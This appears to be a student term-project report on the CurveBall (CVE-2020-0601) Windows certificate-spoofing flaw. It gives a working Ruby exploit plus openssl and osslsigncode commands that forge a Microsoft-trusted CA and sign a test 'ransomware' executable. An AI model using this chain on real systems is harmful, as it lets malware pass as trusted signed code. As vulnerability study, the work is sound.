17.01.2021

CENG325

Term Project Milestone IV

Okan ÜLKER - 17050111024
Cansu KORKUT - 16050111049
Şevval AYDOĞDU - 15050111038
Mehmet Ali CABİOĞLU - 16050111044
Emre KÖRÜS - 16050111041

CurveBall (CVE-2020-0601) - ECC/Po2 EXPLOIT

Technical Details

Vulnerability Score:	**8.1 (HIGH)**
Weakness:	**Improper Certificate Validation**
Assigning CAN:	**Microsoft**
Component Causing Vulnerability:	**Windows CryptoAPI (Crypt32.dll)**
Vulnerable Products:	**Windows 10, Windows Server 2019/2016**
More Technical Details:	CVE Mitre Organization, MSRC

Let's Recap Vulnerability

This vulnerability, known as CurveBall, is due to incorrect verification of certificates that using the ECC algorithm.

Windows try to verify previously verified certificates from the certificate cache and while doing this, it only verifies whether the public keys of the certificates are identical and does not verify other parameters.

Mathematical Details

The basis of asymmetric encryption with ECC is based on the following formula.

$$Q = dG$$

In this formula,

Q represents the **public key**,

d represents the **private key**,

G represents the **generator**.

To generate a certificate that we will use as our spoofing certificate, we must give its parameters the same as a trusted certificate. For this we need a **generator** and **public key**.

Let's use the formula above and write 1 instead of the private key. So the formule becomes,

$$Q = Q' = d'G'$$

$$d' = 1$$

$$Q = G'$$

(those with apostrophes are fake values of us)

Exploit Code

- We create a certificate using the same public key and parameters of the trusted CA,
- From the formula above we set private key = 1 (line 7)
- From the formula above, we set the generator as same as public key (line 9),

exploit.rb

```ruby
1  require 'openssl'
2
3  raw = File.read ARGV[0]
4  ca = OpenSSL::X509::Certificate.new(raw) # Read certificate
5  ca_key = ca.public_key # Parse public key from CA
6
7  ca_key.private_key = 1 # Set a private key, which will match Q = d'G'
8  group = ca_key.group
9  group.set_generator(ca_key.public_key, group.order, group.cofactor)
10 group.asn1_flag = OpenSSL::PKey::EC::EXPLICIT_CURVE # We state that we will use explicit parameters
11 ca_key.group = group # Set new group with fake generator G' = Q
12
13 File.open("spoofed_ca.key", 'w') { |f| f.write ca_key.to_pem }
```

- With the above exploit code snippet, we can create new trusted certificates (spoofed), sign code, or do other things that require trusted certificates.

Code Signing Exploit (PoC)

In this poc, let's use "Microsoft ECC Product Root Certificate Authority", which is Microsoft's trusted certificate until **year 2043**.

- Let's extract the public key from the CA and modify it according to the vulnerability

```
$ ruby exploit.rb ./MicrosoftECCProductRootCertificateAuthority.cer
```

- We generate a new x509 certificate based on this key. This will be our own spoofed CA.

```
$ openssl req -new -x509 -key spoofed_ca.key -out spoofed_ca.crt
```

- We generate a new key. This key can be of any type you want. It will be used to create a code signing certificate, which we will sign with our own CA.

```
$ openssl ecparam -name secp384r1 -genkey -noout -out cert.key
```

- Next up, we create a new certificate signing request (CSR). This request will oftenly be sent to trusted CA's, but since we have a spoofed one, we can sign it ourselves.

```
$ openssl req -new -key cert.key -out cert.csr -config openssl_cs.conf -
reqexts v3_cs
```

- We sign our new CSR with our spoofed CA and CA key. This certificate will expire in 2047, whereas the real trusted Microsoft CA will expire in 2043.

```
$ openssl x509 -req -in cert.csr -CA spoofed_ca.crt -CAkey
spoofed_ca.key -CAcreateserial -out cert.crt -days 10000 -extfile
openssl_cs.conf -extensions v3_cs
```

- The only thing left is to pack the certificate, its key and the spoofed CA into a PKCS12 file for signing executables.

```
$ openssl pkcs12 -export -in cert.crt -inkey cert.key -certfile
spoofed_ca.crt -name "Code Signing" -out cert.p12
```

- When we examine the certificate we created, in the figure below, we see that the public key and generator parts are the same.

```
$ openssl x509 -in spoofed_ca.crt -noout -text
```


```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            7a:ca:6a:ff:d0:a3:44:99:7e:7b:35:a0:66:b2:2b:40:9b:6a:7b:56
        Signature Algorithm: ecdsa-with-SHA256
        Issuer: C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
        Validity
            Not Before: Jan 11 18:30:29 2021 GMT
            Not After : Feb 10 18:30:29 2021 GMT
        Subject: C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
        Subject Public Key Info:
            Public Key Algorithm: id-ecPublicKey
                Public-Key: (384 bit)
                pub:
                    04:c7:11:16:2a:76:1d:56:8e:be:b9:62:65:d4:c3:
                    ce:b4:f0:c3:30:ec:8f:6d:d7:6e:39:bc:c8:49:ab:
                    ab:b8:e3:43:78:d5:81:06:5d:ef:c7:7d:9f:ce:d6:
                    b3:90:75:de:0c:b0:90:de:23:ba:c8:d1:3e:67:e0:
                    19:a9:1b:86:31:1e:5f:34:2d:ee:17:fd:15:fb:7e:
                    27:8a:32:a1:ea:c9:8f:c9:7e:18:cb:2f:3b:2c:48:
                    7a:7d:a6:f4:01:07:ac
                Field Type: prime-field
                Prime:
                    00:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:
                    ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:
                    ff:ff:fe:ff:ff:ff:ff:00:00:00:00:00:00:00:00:
                    ff:ff:ff:ff
                A:
                    00:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:
                    ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:
                    ff:ff:fe:ff:ff:ff:ff:00:00:00:00:00:00:00:00:
                    ff:ff:ff:fc
                B:
                    00:b3:31:2f:a7:e2:3e:e7:e4:98:8e:05:6b:e3:f8:
                    2d:19:18:1d:9c:6e:fe:81:41:12:03:14:08:8f:50:
                    13:87:5a:c6:56:39:8d:8a:2e:d1:9d:2a:85:c8:ed:
                    d3:ec:2a:ef
                Generator (uncompressed):
                    04:c7:11:16:2a:76:1d:56:8e:be:b9:62:65:d4:c3:
                    ce:b4:f0:c3:30:ec:8f:6d:d7:6e:39:bc:c8:49:ab:
                    ab:b8:e3:43:78:d5:81:06:5d:ef:c7:7d:9f:ce:d6:
                    b3:90:75:de:0c:b0:90:de:23:ba:c8:d1:3e:67:e0:
                    19:a9:1b:86:31:1e:5f:34:2d:ee:17:fd:15:fb:7e:
                    27:8a:32:a1:ea:c9:8f:c9:7e:18:cb:2f:3b:2c:48:
                    7a:7d:a6:f4:01:07:ac
                Order:
                    00:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:
                    ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:c7:63:4d:81:f4:
                    37:2d:df:58:1a:0d:b2:48:b0:a7:7a:ec:ec:19:6a:
                    cc:c5:29:73
                Cofactor:  1 (0x1)
                Seed:
                    a3:35:92:6a:a3:19:a2:7a:1d:00:89:6a:67:73:a4:
                    82:7a:cd:ac:73
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                43:EF:70:87:B8:9D:BF:EC:88:19:DC:C6:C4:6B:75:0D:75:34:33:08
            X509v3 Authority Key Identifier:
                keyid:43:EF:70:87:B8:9D:BF:EC:88:19:DC:C6:C4:6B:75:0D:75:34:33:08

            X509v3 Basic Constraints: critical
                CA:TRUE
    Signature Algorithm: ecdsa-with-SHA256
         30:64:02:30:5f:1d:8e:68:a6:77:bd:7f:5b:88:82:01:5e:e8:
         1c:cf:57:00:35:3c:cc:58:ff:62:dc:1a:5b:f5:12:64:07:da:
         76:62:0b:0f:6d:a5:57:5d:be:43:de:dd:9d:ef:dc:3a:02:30:
         77:e5:d9:4a:e5:ef:55:2f:29:3b:cb:78:d4:71:ea:c9:bb:ff:
         c4:9f:3a:df:5a:23:cc:6a:62:8b:29:d1:a1:8a:f1:8e:5c:21:
         ae:a2:0d:5d:29:d1:c7:76:f2:f7:9f:30
```

- Let’s sign our executable with PKCS12 file.

```
$ osslsigncode sign -pkcs12 cert.p12 -n "Signed by PISP Team" -in
unsigned_ransomware.exe -out microsoft_signed_ransomware.exe -
pass 1234
```

Now, we have brand new ransomware **signed by Microsoft** :)




Execution

Let’s check for differences and side-effects between CVE-2020-0601 exploitable virtual machine and our updated, secure personal computer.

Execution of Exploit on Secure, Protected PC

First, let’s look at our personal computer for behavior of our signed ransomware:




As we can see, on our computer which is protected against CVE-2020-0601 vulnerability, , It is said that the certificate of MyRansomware.exe is **not verified and not OK**.

In fact, we had to turn off the defender in order to take these screenshots on our secure computer because it sees all the executables we signed with this certificate as **viruses**.

Execution of Exploit on Unsecure, Outdated PC

When we examine the digital signature of MyRansomware.exe on a computer that did not receive the critical update for CVE-2020-0601 vulnerability (for example, windows 10 version 1903), we get the following results.



As we can see, on a secure computer, while the Windows Defender deletes the executable and the certificate appears invalid, on this outdated computer, our MyRansomware.exe is seen as **verified by Microsoft** and naturally we do not encounter any obstacles when we want to run the executable.

And we can see that our MyRansomware.exe said,

You have been curveballed!

And with these results above, we have completed the **proof of concept** of this vulnerability and with this exploit, we have shown the ransomware signed by Microsoft.

References

"CVE-2020-0601", cvebase.com, **2020**

"CurveBall Windows CryptoAPI Spoofing PoC", packetstormsecurity.com, **2020**

"CVE-2020-0601", cve.mitre.org, **2020**